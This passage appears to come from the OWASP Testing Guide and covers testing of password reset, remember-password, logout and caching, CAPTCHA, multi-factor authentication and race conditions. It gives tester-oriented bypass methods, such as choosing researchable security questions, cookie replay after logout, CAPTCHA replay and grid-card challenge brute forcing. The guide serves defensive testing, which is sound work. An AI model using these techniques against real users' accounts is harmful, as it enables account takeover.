- Mark Roxberry: "PHPBB 2.0.13 vulnerability"
- David Endler: "Session ID Brute Force Exploitation and Prediction" - <http://www.cgisecurity.com/lib/SessionIDs.pdf>

Tools

- WebScarab: http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- WebGoat: http://www.owasp.org/index.php/OWASP_WebGoat_Project

4.4.6 TESTING FOR VULNERABLE REMEMBER PASSWORD AND PWD RESET (OWASP-AT-006)

BRIEF SUMMARY

Most web applications allow users to reset their password if they have forgotten it, usually by sending them a password reset email and/or by asking them to answer one or more "security questions". In this test we check that this function is properly implemented and that it does not introduce any flaw in the authentication scheme. We also check whether the application allows the user to store the password in the browser ("remember password" function).

DESCRIPTION OF THE ISSUE

A great majority of web applications provide a way for users to recover (or reset) their password in case they have forgotten it. The exact procedure varies heavily among different applications, also depending on the required level of security, but the approach is always to use an alternate way of verifying the identity of the user. One of the simplest (and most common) approaches is to ask the user for his/her e-mail address, and send the old password (or a new one) to that address. This scheme is based on the assumption that the user's email has not been compromised and that is secure enough for this goal.

Alternatively (or in addition to that), the application could ask the user to answer one or more "secret questions", which are usually chosen by the user among a set of possible ones. The security of this scheme lies in the ability to provide a way for someone to identify themselves to the system with answers to questions that are not easily answerable via personal information lookups. As an example, a very insecure question would be "your mother's maiden name" since that is a piece of information that an attacker could find out without much effort. An example of a better question would be "favorite grade-school teacher" since this would be a much more difficult topic to research about a person whose identity may otherwise already be stolen.

Another common feature that applications use to provide users a convenience, is to cache the password locally in the browser (on the client machine) and having it 'pre-typed' in all subsequent accesses. While this feature can be perceived as extremely friendly for the average user, at the same time it introduces a flaw, as the user account becomes easily accessible to anyone that uses the same machine account.

BLACK BOX TESTING AND EXAMPLES

Password Reset

The first step is to check whether secret questions are used. Sending the password (or a password reset link) to the user email address without first asking for a secret question means relying 100% on the security of that email address, which is



not suitable if the application needs a high level of security.

On the other hand, if secret question are used, the next step is to assess their strength.

As a first point, how many questions need to be answered before the password can be reset ? The majority of applications only need the user to answer to one question, but some critical applications require the user to answer correctly to two or even more questions.

As a second step, we need to analyze the questions themselves. Often a self-reset system offers the choice of multiple questions; this is a good sign for the would-be attacker as this presents him/her with options. Ask yourself whether you could obtain answers to any or all of these questions via a simple Google search on the Internet or with a social engineering attack. As a penetration tester, here is a step-by-step walk through of assessing a password self-reset tool:

- Are there multiple questions offered?
 - If so, try to pick a question which would have a “public” answer; for example, something Google would find with a simple query
 - Always pick questions which have a factual answer such as a “first school” or other facts which can be looked up
 - Look for questions which have few possible options such as “what make was your first car”; this question would present the attacker with a short-list of answers to guess at and based on statistics the attacker could rank answers from most to least likely
- Determine how many guesses you have (if possible)
 - Does the password reset allow unlimited attempts ?
 - Is there a lockout period after X incorrect answers? Keep in mind that a lockout system can be a security problem in itself, as it can be exploited by an attacker to launch a Denial of Service against users
- Pick the appropriate question based on analysis from above point, and do research to determine the most likely answers
- How does the password-reset tool (once a successful answer to a question is found) behave?
 - Does it allow immediate change of the password?
 - Does it display the old password?
 - Does it email the password to some pre-defined email address?
 - The most insecure scenario here is if the password reset tool shows you the password; this gives the attacker the ability to log into the account, and unless the application provides information about the last login the victim would not know that his/her account has been compromised.
 - A less insecure scenario is if the password reset tool forces the user to immediately change his/her password. While not as stealthy as the first case, it allows the attacker to gain access and locks the real user out.
 - The best security is achieved if the password reset is done via an email to the address the user initially registered with, or some other email address; this forces the attacker to not only guess at which email

account the password reset was sent to (unless the application tells that) but also to compromise that account in order to take control of the victim's access to the application.

The key to successfully exploiting and bypassing a password self-reset is to find a question or set of questions which give the possibility of easily acquiring the answers. Always look for questions which can give you the greatest statistical chance of guessing the correct answer, if you are completely unsure of any of the answers. In the end, a password self-reset tool is only as strong as the weakest question. As a side note, if the application sends/visualizes the old password in cleartext it means that passwords are not stored in a hashed form, which is a security issue in itself already.

Password Remember

The "remember my password" mechanism can be implemented with one of the following methods:

1. Allowing the "cache password" feature in web browsers. Although not directly an application mechanism, this can and should be disabled.
2. Storing the password in a permanent cookie. The password must be hashed/encrypted and not sent in cleartext.

For the first method, check the HTML code of the login page to see whether browser caching of the passwords is disabled. The code for this will usually be along the following lines:

```
<INPUT TYPE="password" AUTOCOMPLETE="off">
```

The password autocomplete should always be disabled, especially in sensitive applications, since an attacker, if able to access the browser cache, could easily obtain the password in cleartext (public computers are a very notable example of this attack). To check the second implementation type, examine the cookie stored by the application. Verify the credentials are not stored in cleartext, but are hashed. Examine the hashing mechanism: if it appears a common well-known one, check for its strength; in homegrown hash functions, attempt several usernames to check whether the hash function is easily guessable. Additionally, verify that the credentials are only sent during the login phase, and not sent together with every request to the application.

GRAY BOX TESTING AND EXAMPLES

This test uses only functional features of the application and HTML code that is always available to the client, the graybox testing follows the same guidelines of the previous section. The only exception is for the password encoded in the cookie, where the same gray box analysis described in the [Cookie and Session Token Manipulation](#) chapter can be applied.

4.4.7 TESTING FOR LOGOUT AND BROWSER CACHE MANAGEMENT (OWASP-AT-007)

BRIEF SUMMARY

In this phase, we check that the logout function is properly implemented, and that it is not possible to "reuse" a session after logout. We also check that the application automatically logs out a user when that user has been idle for a certain amount of time, and that no sensitive data remains stored in the browser cache.



DESCRIPTION OF THE ISSUE

The end of a web session is usually triggered by one of the following two events:

- The user logs out
- The user remains idle for a certain amount of time and the application automatically logs him/her out

Both cases must be implemented carefully, in order to avoid introducing weaknesses that could be exploited by an attacker to gain unauthorized access. More specifically, the logout function must ensure that all session tokens (e.g.: cookies) are properly destroyed or made unusable, and that proper controls are enforced at the server side to forbid them to be used again.

Note: the most important thing is for the application to invalidate the session on the server side. Generally this means that the code must invoke the appropriate method, e.g. `HttpSession.invalidate()` in Java, `Session.abandon()` in .NET. Clearing the cookies from the browser is a nice touch, but is not strictly necessary, since if the session is properly invalidated on the server, having the cookie in the browser will not help an attacker.

If such actions are not properly carried out, an attacker could replay these session tokens in order to “resurrect” the session of a legitimate user and virtually impersonate him/her (this attack is usually known as 'cookie replay'). Of course, a mitigating factor is that the attacker needs to be able to access those tokens (that are stored on the victim’s PC), but in a variety of cases it might not be too difficult. The most common scenario for this kind of attack is a public computer that is used to access some private information (e.g.: webmail, online bank account, ...): when the user has finished using the application and logs out, if the logout process is not properly enforced the following user could access the same account, for instance by simply pressing the “back” button of the browser. Another scenario can result from a Cross Site Scripting vulnerability or a connection that is not 100% protected by SSL: a flawed logout function would make stolen cookies useful for a much longer time, making life for the attacker much easier. The third test of this chapter is aimed to check that the application forbids the browser to cache sensitive data, which again would pose a danger to a user accessing the application from a public computer.

BLACK BOX TESTING AND EXAMPLES

Logout function:

The first step is to test the presence of the logout function. Check that the application provides a logout button and that this button is present and well visible on all pages that require authentication. A logout button that is not clearly visible, or that is present only on certain pages, poses a security risk, as the user might forget to use it at the end of his/her session.

The second step consists in checking what happens to the session tokens when the logout function is invoked. For instance, when cookies are used a proper behavior is to erase all session cookies, by issuing a new `Set-Cookie` directive that sets their value to a non-valid one (e.g.: “NULL” or some equivalent value) and, if the cookie is persistent, setting its expiration date in the past, which tells the browser to discard the cookie. So, if the authentication page originally sets a cookie in the following way:

```
Set-Cookie: SessionID=sjdhqwoy938eh1q; expires=Sun, 29-Oct-2006 12:20:00 GMT; path=/; domain=victim.com
```


the logout function should trigger a response somewhat resembling the following:

```
Set-Cookie: SessionID=noauth; expires=Sat, 01-Jan-2000 00:00:00 GMT; path=/;
domain=victim.com
```


The first (and simplest) test at this point consists of logging out and then hitting the 'back' button of the browser, to check whether we are still authenticated. If we are, it means that the logout function has been implemented insecurely, and that the logout function does not destroy the session IDs. This happens sometimes with applications that use non-persistent cookies and that require the user to close his browser in order to effectively erase such cookies from memory. Some of these applications provide a warning to the user, suggesting her to close her browser, but this solution completely relies on the user behavior, and results in a lower level of security compared to destroying the cookies. Other applications might try to close the browser using JavaScript, but that again is a solution that relies on the client behavior, which is intrinsically less secure, since the client browser could be configured to limit the execution of scripts (and in this case a configuration that had the goal of increasing security would end up decreasing it). Moreover, the effectiveness of this solution would be dependent on the browser vendor, version and settings (e.g.: the JavaScript code might successfully close an Internet Explorer instance but fail to close a Firefox one).

If by pressing the 'back' button we can access previous pages but not access new ones then we are simply accessing the browser cache. If these pages contain sensitive data, it means that the application did not forbid the browser to cache it (by not setting the Cache-Control header, a different kind of problem that we will analyze later).

After the "back button" technique has been tried, it's time for something a little more sophisticated: we can re-set the cookie to the original value and check whether we can still access the application in an authenticated fashion. If we can, it means that there is not a server-side mechanism that keeps track of active and non active cookies, but that the correctness of the information stored in the cookie is enough to grant access. To set a cookie to a determined value we can use WebScarab and, intercepting one response of the application, insert a Set-Cookie header with our desired values:



Alternatively, we can install a cookie editor in our browser (e.g.: Add N Edit Cookies in Firefox):



A notable example of a design where there is no control at the server side about cookies that belong to logged-out users is ASP.NET FormsAuthentication class, where the cookie is basically an encrypted and authenticated version of the user details that are decrypted and checked by the server side. While this is very effective in preventing cookie tampering, the fact that the server does not maintain an internal record of the session status means that it is possible to launch a cookie replay attack after the legitimate user has logged out, provided that the cookie has not expired yet (see the references for further detail).

It should be noted that this test only applies to session cookies, and that a persistent cookie that only stores data about some minor user preferences (e.g.: site appearance) and that is not deleted when the user logs out is not to be considered a security risk.

Timeout logout

The same approach that we have seen in the previous section can be applied when measuring the timeout logout. The most appropriate logout time should be a right balance between security (shorter logout time) and usability (longer logout time) and heavily depends on the criticality of the data handled by the application. A 60 minute logout time for a public forum can be acceptable, but such a long time would be way too much in a home banking application. In any case, any application that does not enforce a timeout-based logout should be considered not secure, unless such a behavior is addressing a specific functional requirement. The testing methodology is very similar to the one outlined in the previous section. First we have to check whether a timeout exists, for instance by logging in and then killing some time reading some other Testing Guide chapter, waiting for the timeout logout to be triggered. As in the logout function, after the timeout has passed, all session tokens should be destroyed or be unusable. We also need to understand whether the timeout is enforced by the client or by the server (or both). Getting back to our cookie example, if the session cookie is non-persistent (or, more in general, the session token does not store any data about the time) we can be sure that the timeout is enforced by the server. If the session token contains some time related data (e.g.: login time, or last access time, or expiration date for a persistent cookie), then we know that the client is involved in the timeout enforcing. In this case, we need to modify the token (if it's not cryptographically protected) and see what happens to our session. For instance, we can set the cookie expiration date far in the future and see whether our session can be prolonged. As a general rule, everything should be checked server-side and it should not be possible, re-setting the session cookies to previous values, to be able to access the application again.

Cached pages

Logging out from an application obviously does not clear the browser cache of any sensitive information that might have been stored. Therefore, another test that is to be performed is to check that our application does not leak any critical data into the browser cache. In order to do that, we can use WebScarab and search through the server responses that belong to

our session, checking that for every page that contains sensitive information the server instructed the browser not to cache any data. Such a directive can be issued in the HTTP response headers:

```
HTTP/1.1:
Cache-Control: no-cache
HTTP/1.0:
Pragma: no-cache
Expires: <past date or illegal value (e.g.: 0)>
```

Alternatively, the same effect can be obtained directly at the HTML level, including in each page that contains sensitive data the following code:

```
HTTP/1.1:
<META HTTP-EQUIV="Cache-Control" CONTENT="no-cache">
HTTP/1.0:
<META HTTP-EQUIV="Pragma" CONTENT="no-cache">
<META HTTP-EQUIV="Expires" CONTENT="Sat, 01-Jan-2000 00:00:00 GMT">
```

For instance, if we are testing an e-commerce application, we should look for all pages that contain a credit card number or some other financial information, and check that all those pages enforce the no-cache directive. On the other hand, if we find pages that contain critical information but that fail to instruct the browser not to cache their content, we know that sensitive information will be stored on the disk, and we can double-check that simply by looking for it in the browser cache. The exact location where that information is stored depends on the client operating system and on the browser that has been used, but here are some examples:

- Mozilla Firefox:
 - Unix/Linux: `~/.mozilla/firefox/<profile-id>/Cache/`
 - Windows: `C:\Documents and Settings\<user_name>\Local Settings\Application Data\Mozilla\Firefox\Profiles\<profile-id>\Cache`
- Internet Explorer:
 - `C:\Documents and Settings\<user_name>\Local Settings\Temporary Internet Files`

GRAY BOX TESTING AND EXAMPLE

As a general rule, we need to check that:

- The logout function effectively destroys all session token, or at least renders them unusable
- The server performs proper checks on the session state, disallowing an attacker to replay some previous token
- A timeout is enforced and it is properly checked by the server. If the server uses an expiration time that is read from a session token that is sent by the client, the token must be cryptographically protected

For the secure cache test, the methodology is equivalent to the black box case, as in both scenarios we have full access to the server response headers and to the HTML code.



REFERENCES

Whitepapers

- ASP.NET Forms Authentication: "Best Practices for Software Developers" - <http://www.foundstone.com/resources/whitepapers/ASPNETFormsAuthentication.pdf>
- "The FormsAuthentication.SignOut method does not prevent cookie reply attacks in ASP.NET applications" - <http://support.microsoft.com/default.aspx?scid=kb;en-us;900111>

Tools

- Add N Edit Cookies (Firefox extension): <https://addons.mozilla.org/firefox/573/>

4.4.8 TESTING FOR CAPTCHA (OWASP-AT-008)

BRIEF SUMMARY

CAPTCHA ("Completely Automated Public Turing test to tell Computers and Humans Apart") is a type of challenge-response test used by many web applications to ensure that the response is not generated by a computer. CAPTCHA implementations are often vulnerable to various kinds of attacks even if the generated CAPTCHA is unbreakable. This section will help you to identify these kinds of attacks.

DESCRIPTION OF THE ISSUE

Although CAPTCHA is not an authentication control, its use can be very efficient against:

- [enumeration attacks](#) (login, registration or password reset forms are often vulnerable to enumeration attacks - without CAPTCHA the attacker can gain valid usernames, phone numbers or any other sensitive information in a short time)
- automated sending of many GET/POST requests in a short time where it is undesirable (e.g., SMS/MMS/email flooding), CAPTCHA provides a rate limiting function
- automated creation/using of the account that should be used only by humans (e.g., creating webmail accounts, stop spamming)
- automated posting to blogs, forums and wikis, whether as a result of commercial promotion, or harassment and vandalism
- any automated attacks that massively gain or misuse sensitive information from the application

Using CAPTCHAs as a CSRF protection is not recommended (because there are [stronger CSRF countermeasures](#)).

These vulnerabilities are quite common in many CAPTCHA implementations:

- generated image CAPTCHA is weak, this can be identified (without any complex computer recognition systems) only by a simple comparison with already broken CAPTCHAs

- generated CAPTCHA questions have a very limited set of possible answers
- the value of decoded CAPTCHA is sent by the client (as a GET parameter or as a hidden field of POST form). This value is often:
 - encrypted by simple algorithm and can be easily decrypted by observing of multiple decoded CAPTCHA values
 - hashed by a weak hash function (e.g., MD5) that can be broken using a rainbow table
- possibility of replay attacks:
 - the application does not keep track of what ID of CAPTCHA image is sent to the user. Therefore, the attacker can simply obtain an appropriate CAPTCHA image and its ID, solve it, and send the value of the decoded CAPTCHA with its corresponding ID (the ID of a CAPTCHA could be a hash of the decoded CAPTCHA or any unique identifier)
 - the application does not destroy the session when the correct phrase is entered - by reusing the session ID of a known CAPTCHA it is possible to bypass CAPTCHA protected page

BLACK BOX TESTING AND EXAMPLE

Use an intercepting fault injection proxy (e.g., [WebScarab](#)) to:

- identify all parameters that are sent in addition to the decoded CAPTCHA value from the client to the server (these parameters can contain encrypted or hashed values of decoded CAPTCHA and CAPTCHA ID number)
- try to send an old decoded CAPTCHA value with an old CAPTCHA ID (if the application accepts them, it is vulnerable to replay attacks)
- try to send an old decoded CAPTCHA value with an old session ID (if the application accepts them, it is vulnerable to replay attacks)

Find out if similar CAPTCHAs have already been broken. Broken CAPTCHA images can be found here [gimpy](#), [PWNtcha](#), and [lafdc](#).

Verify if the set of possible answers for a CAPTCHA is limited and can be easily determined.

GRAY BOX TESTING AND EXAMPLE

Audit the application source code in order to reveal:

- used CAPTCHA implementation and version - there are many known vulnerabilities in widely used CAPTCHA implementations, see <http://osvdb.org/search?request=captcha>
- if the application sends encrypted or hashed value from the client (which is a very bad security practice) verify if used encryption or hash algorithm is sufficiently strong



REFERENCES

Captcha Decoders

- [\(Opensource\) PWNtcha captcha decoder](#)
- [\(Opensource\) The Captcha Breaker](#)
- [\(Commercial\) Captcha decoder](#)
- [\(Commercial - Free\) Online Captcha Decoder](#) Free limited usage, enough for testing.

Articles

- [Breaking a Visual CAPTCHA](#)
- [Breaking CAPTCHAs Without Using OCR](#)
- [Why CAPTCHA is not a security control for user authentication](#)

4.4.9 TESTING FOR MULTIPLE FACTORS AUTHENTICATION (OWASP-AT-009)

BRIEF SUMMARY

Evaluating the strength of a “Multiple Factors Authentication System” (MFAS) is a critical task for the Penetration tester. Banks and other financial institutions are going to spend considerable amounts of money on expensive MFAS; therefore performing accurate tests before the adoption of a particular solution is absolutely suggested. In addition, a further responsibility of the Penetration Testers is to acknowledge if the currently adopted MFAS is effectively able to defend the organization assets from the threats that generally drive the adoption of a MFAS.

DESCRIPTION OF THE ISSUE

Generally the aim of a two factor authentication system is to enhance the strength of the authentication process [1]. This goal is achieved by checking an additional factor, or “something you have” as well as “something you know”, making sure that the user holds a hardware device of some kind in addition to the password. The hardware device provided to the user may be able to communicate directly and independently with the authentication infrastructure using an additional communication channel; this particular feature is something known as “separation of channels”.

Bruce Schneier in 2005 observed that some years ago “the threats were all passive: eavesdropping and offline password guessing. Today, the threats are more active: phishing and Trojan horses” [2]. Actually the common threats that a MFAS in a Web environment should correctly address include:

1. Credential Theft (Phishing, Eavesdropping, MITM e.g. Banking from compromised network)
2. Weak Credentials (Credentials Password guessing and Password Bruteforcing attacks)
3. Session based attacks (Session Riding, Session Fixation)

4. Trojan and Malware attacks (Banking from compromised clients)
5. Password Reuse (Using the same password for different purposes or operations, e.g. different transactions)

The optimal solution should be able to address all the possible attacks related to the 5 categories above. Since the strength of an authentication solution is generally classified depending on how many “authentication factors” are checked when the user gets in touch with the computing system, the typical IT professional’s advise is: “If you are not happy with your current authentication solution, just add another authentication factor and it will be all right”. [3] Unfortunately, as we will see in the next paragraphs, the risk associated to attacks performed by motivated attackers cannot be totally eliminated; in addition some MFAS solutions are more flexible and secure compared to the others.

Considering the *5-Threats (5T)* above we could analyze the strength of a particular MFAS solution, since the solution may be able to *Address, Mitigate or Not Remediate* that particular Web Attack.

GRAY BOX TESTING AND EXAMPLE

A minimum amount of information about the authentication schema in use is necessary for testing the security of the MFAS solution in place. This is the main reason why the “Black Box Testing” section has been omitted. In particular, a general knowledge about the whole authentication infrastructure is important because:

- MFAS solutions are principally implemented to authenticate disposal operations. Disposal actions are supposed to be performed in the inner parts of the secure website.
- Attacks carried out successfully against MFAS are performed with a high degree of control over what is happening. This statement is usually true because attackers can “grab” detailed information about a particular authentication infrastructure by harvesting any data they can intercept through Malware attacks. Assuming that an attacker must be a customer to know how the authentication of a banking website works is not always correct; the attackers just need to get control of a single customer to study the entire security infrastructure of a particular website (Authors of SilentBanker Trojan [4] are known for continuously collecting information about visited websites while infected users browse the internet. Another example is the attack performed against the Swedish Nordea bank in 2005 [5]).

The following examples are about a security evaluation of different MFAS, based upon the *5T* model presented above. The most common authentication solution for Web applications is User ID and password authentication. In this case, an additional password for authorizing wire transfers is often required. MFAS solutions add “something you have” to the authentication process. This component is usually a:

- One-time password (OTP) generator token.
- Grid Card, Scratch Card, or any information that only the legitimate user is supposed to have in his wallet
- Crypto devices like USB tokens or smart cards, equipped with X.509 certificates.
- Randomly generated OTPs transmitted through a GSM SMS messages [SMSOTP] [6]

The following examples are about the testing and evaluation of different implementations of MFAS similar to the ones above. Penetration Testers should consider all possible weaknesses of the current solution to propose the correct mitigating factors, in case the infrastructure is already in place. A correct evaluation may also permit one to choose the right MFAS for the infrastructure during a preliminary solution selection.



A mitigating factor is any additional component or countermeasure that might result in reduced likelihood of exploitation of a particular vulnerability. Credit cards are a perfect example. Notice how little attention is paid to cardholder authentication. Clerks barely check signatures. People use their cards over the phone and on the Internet, where the card's existence isn't even verified. The credit card companies spend their security dollar "controlling" the transaction, not the cardholder [7]. The transactions could be effectively controlled by behavioral algorithms that automatically fill up a risk score chart while the user uses his own credit card. Anything that is marked as suspected could be temporarily blocked by the circuit.

Another mitigating factor is also informing the customer about what is happening through a separate and secure channel. The Credit Card industry uses this method for informing the user about credit card transactions via SMS messages. If a fraudulent action is taken, the user knows immediately that something has gone wrong with his credit card. Real time information through separate channels can also have a higher accuracy by informing the user about transactions, before those transactions are successful.

Common "**User ID, password and Disposal password**" usually protect from (3), partially from (2). They usually do not protect from (1), (4) and (5). From a Penetration tester's point of view, for correctly testing this kind of authentication system, we should concentrate on what the solution should protect from.

In other words, the adopters of a "User ID, Password and Disposal password" authentication solution should be protected from (2) and from (3). A penetration tester should check if the current implementation effectively enforces the adoption of strong passwords and if it is resilient to Session Based attacks (e.g. Cross Site Request Forgeries attacks in order to force the user to submitting unwanted disposal operations).

- Vulnerability Chart for "UserID + Password + Disposal Password" based authentication:
 - *Known Weaknesses*: 1, 4, 5
 - *Known Weaknesses (Details)*: This technology doesn't protect from (1) because the password is static and can be stolen through blended threat attacks [8] (e.g. MITM attack against a SSLv2 connection). It doesn't protect from (4) and (5) because it's possible to submit multiple transactions with the same disposal password.
 - *Strengths (if well implemented)*: 2, 3
 - *Strengths (Details)*: This technology protects from (2) only if password enforcement rules are in place. It protects from (3) because the need for a disposal password does not permit an attacker to abuse the current user session to submit disposal operations [9].

Now let's analyze some different implementations of MFASs:

"**One Time Password Tokens**" protects from (1), (2) and (3) if well implemented. Does not always protect from (5). Almost never protects from (4).

- Vulnerability Chart for "One Time Password Tokens" based authentication:
 - *Known Weaknesses*: 4, sometimes 5
 - *Known Weaknesses (Details)*: OTP tokens do not protect from (4), because Banking Malware is able to modify the Web Traffic in real-time upon pre-configured rules; examples of this kind include malicious codes SilentBanker, Mebroot, and Trojan Anserin. Banking Malware works like a web proxy interacting with HTTPS pages. Since Malware takes total control over a compromised client, any action that a user

performs is registered and controlled: Malware may stop a legitimate transaction and redirect the wire transfer to a different location. Password Reuse (5) is a vulnerability that may affect OTP tokens. Tokens are valid for a certain amount of time e.g. 30 seconds; if the authentication does not discard tokens that have been already used, it could be possible that a single token may authenticate multiple transactions during its 30 second lifetime.

- o *Strengths (if well implemented):* 1,2,3
- o *Strengths (Details):* OTP tokens mitigate effectively (1), because token lifetime is usually very short. In 30 seconds the attacker should be able to steal the token, enter the banking website and perform a transaction. It could be feasible, but it's not usually going to happen in large-scale attacks. They usually protect from (2) because OTP HMAC are at least 6 digits long. Penetration Testers should check that the algorithm implemented by the OTP tokens under the test is safe enough and not predictable. Finally, they usually protect from (3) because the disposal token is always required. Penetration testers should verify that the procedure of requesting the validation token could not be bypassed.

"Grid Cards, Scratch Cards and any information that only the legitimate user is supposed to have in his Wallet" should protect from (1), (2), (3). Like OTP tokens, it cannot protect from (4). During testing activities grid cards in particular have been found vulnerable to (5). Scratch card are not vulnerable to password reuse, because any code can be used just one time.

The penetration tester, during the assessment of technologies of this kind, should pay particular attention to Password Reuse attacks (5) for grid cards. A grid card based system commonly would request the same code multiple times. An attacker would just need to know a single valid disposal code (e.g one of those inside the grid card), and to wait until the system requests the code that he knows. Tested grid cards that contain a limited number of combinations are usually prone to this vulnerability. (e.g., if a grid card contains 50 combinations the attacker just needs to ask for a disposal, filling up the fields, checking the challenge, and so on. This attack is not about bruteforcing the disposal code, it's about bruteforcing the challenge). Other common mistakes include a weak password policy. Any disposal password contained inside the gridcard should have a length of at least 6 numbers. Attacks could be very effective in combination with blended threats or Cross Site Request forgeries.

"Crypto Devices with certificates (Token USB, Smart Cards)" offer a good layer of defense from (1), (2). It's a common mistake to believe that they would always protect from (3), (4) and (5). Unfortunately technologies offer the best security promises and at the same time some of the worst implementations around. USB tokens vary from vendor to vendor. Some of them authorize a user when they are plugged in, and do not authorize operations when they are unplugged. It seems to be a good behavior, but what it looks like is that some of them add further layers of implicit authentication. Those devices do not protect users from (3) (e.g. Session Riding and Cross Site Scripting code for automating transfers).

Custom "Randomly generated OTPs transmitted through a GSM SMS messages [SMSOTP]" could protect effectively from (1), (2), (3) and (5). Could also mitigate effectively (4) if well implemented. This solution, compared to the previous one, is the only one that uses an independent channel to communicate with the banking infrastructure. This solution is usually very effective if well implemented. By separating the communication channels, it's possible to inform the user about what is going on.

Ex. of a disposal token sent via SMS:

"This token: 32982747 authorizes a wire transfer of \$ 1250.4 to bank account 2345623 Bank of NY".

The previous token authorizes a unique transaction that is reported inside the text of the SMS message. In this way, the user can control that the intended transfer is effectively going to be directed to the right bank account.

The approach described in this section is intended to provide a simple methodology to evaluate Multiple Factor



Authentication Systems. The examples shown are taken from real-case scenarios and can be used as a starting point for analyzing the efficacy of a custom MFAS.

REFERENCES

Whitepapers

[1] [Definition] Wikipedia, Definition of Two Factor Authentication

http://en.wikipedia.org/wiki/Two-factor_authentication

[2] [SCHNEIER] Bruce Schneier, Blog Posts about two factor authentication 2005,

http://www.schneier.com/blog/archives/2005/03/the_failure_of.html

http://www.schneier.com/blog/archives/2005/04/more_on_twofact.html

[3] [Finetti] Guido Mario Finetti, "Web application security in un-trusted client scenarios"

<http://www.scmagazineuk.com/Web-application-security-in-un-trusted-client-scenarios/article/110448>

[4] [SilentBanker Trojan] Symantec, Banking in Silence

http://www.symantec.com/enterprise/security_response/weblog/2008/01/banking_in_silence.html

[5] [Nordea] Finextra, Phishing attacks against two factor authentication, 2005

<http://www.finextra.com/fullstory.asp?id=14384>

[6] [SMSOTP] Bruce Schneier, "Two-Factor Authentication with Cell Phones", November 2004,

http://www.schneier.com/blog/archives/2004/11/twofactor_auth.html

[7] [Transaction Authentication Mindset] Bruce Schneier, "Fighting Fraudulent Transactions"

http://www.schneier.com/blog/archives/2006/11/fighting_fraudu.html

[8] [Blended Threat] http://en.wikipedia.org/wiki/Blended_threat

[9] [GUNTEROLLMANN] Gunter Ollmann, "Web Based Session Management. Best practices in managing HTTP-based client sessions",

<http://www.technicalinfo.net/papers/WebBasedSessionManagement.htm>

4.4.10 TESTING FOR RACE CONDITIONS (OWASP-AT-010)

BRIEF SUMMARY

A race condition is a flaw that produces an unexpected result when the timing of actions impact other actions. An example may be seen on a multithreaded application where actions are being performed on the same data. Race conditions, by their very nature, are difficult to test for.

DESCRIPTION OF THE ISSUE

Race conditions may occur when a process is critically or unexpectedly dependent on the sequence or timings of other events. In a web application environment, where multiple requests can be processed at a given time, developers may leave concurrency to be handled by the framework, server, or programming language. The following simplified example

illustrates a potential concurrency problem in a transactional web application and relates to a joint savings account in which both users (threads) are logged into the same account and attempting a transfer.

Account A has 100 credits.

Account B has 100 credits.

Both User 1 and User 2 want to transfer 10 credits from Account A to Account B. If the transaction was correct the outcome should be:

Account A has 80 credits.

Account B has 120 credits.

However, due to concurrency issues, the following result could be obtained:

User 1 checks the value of Account A (=100 credits)

User 2 checks the value of Account A (=100 credits)

User 2 takes 10 credits from Account A (=90 credits) and put it in Account B (=110 credits)

User 1 takes 10 credits from Account A (Still believed to contain 100 credits) (=90 credits) and puts it into Account B (=120 credits).

Result: Account A has 90 credits.

Account B has 120 credits.

Another example can be seen in OWASP's WebGoat project in the Thread Safety lesson, and shows how a shopping cart can be manipulated to purchase items for less than their advertised price. This, as with the example above, is due to the data changing between the time of check and its time of use.

BLACK BOX TESTING AND EXAMPLE

Testing for race conditions is problematic due to their nature, and external influences on testing including server load, network latency, etc will all play a part in the presence and detection of the condition.

However, testing can be focused on specific transactional areas of the application, where time-of-read to time-of-use of specific data variables could be adversely affected by concurrency issues.

Black Box testing attempts to force a race condition may include the ability to make multiple simultaneous requests while observing the outcome for unexpected behavior.

Examples of such areas are illustrated in the paper "On Race Vulnerabilities in Web Applications", cited in the further reading section. The authors suggest that it may be possible in certain circumstances to:

- Create multiple user accounts with the same username.
- Bypass account lockouts against brute forcing.

Testers should be aware of the security implications of race conditions and their factors surrounding their difficulty of testing.



GRAY BOX TESTING AND EXAMPLE

Code review may reveal likely areas of concern for concurrency issues. More information on reviewing code for concurrency issues can be seen at OWASP Code Review Guide's [Reviewing Code for Race Conditions](#)

REFERENCES

- iSec Partners - Concurrency attacks in Web Applications <http://isecpartners.com/files/iSEC%20Partners%20-%20Concurrency%20Attacks%20in%20Web%20Applications.pdf>
- B. Sullivan and B. Hoffman - Premature Ajax-ulation and You https://www.blackhat.com/presentations/bh-usa-07/Sullivan_and_Hoffman/Whitepaper/bh-usa-07-sullivan_and_hoffman-WP.pdf
- Thread Safety Challenge in WebGoat - http://www.owasp.org/index.php/OWASP_WebGoat_Project
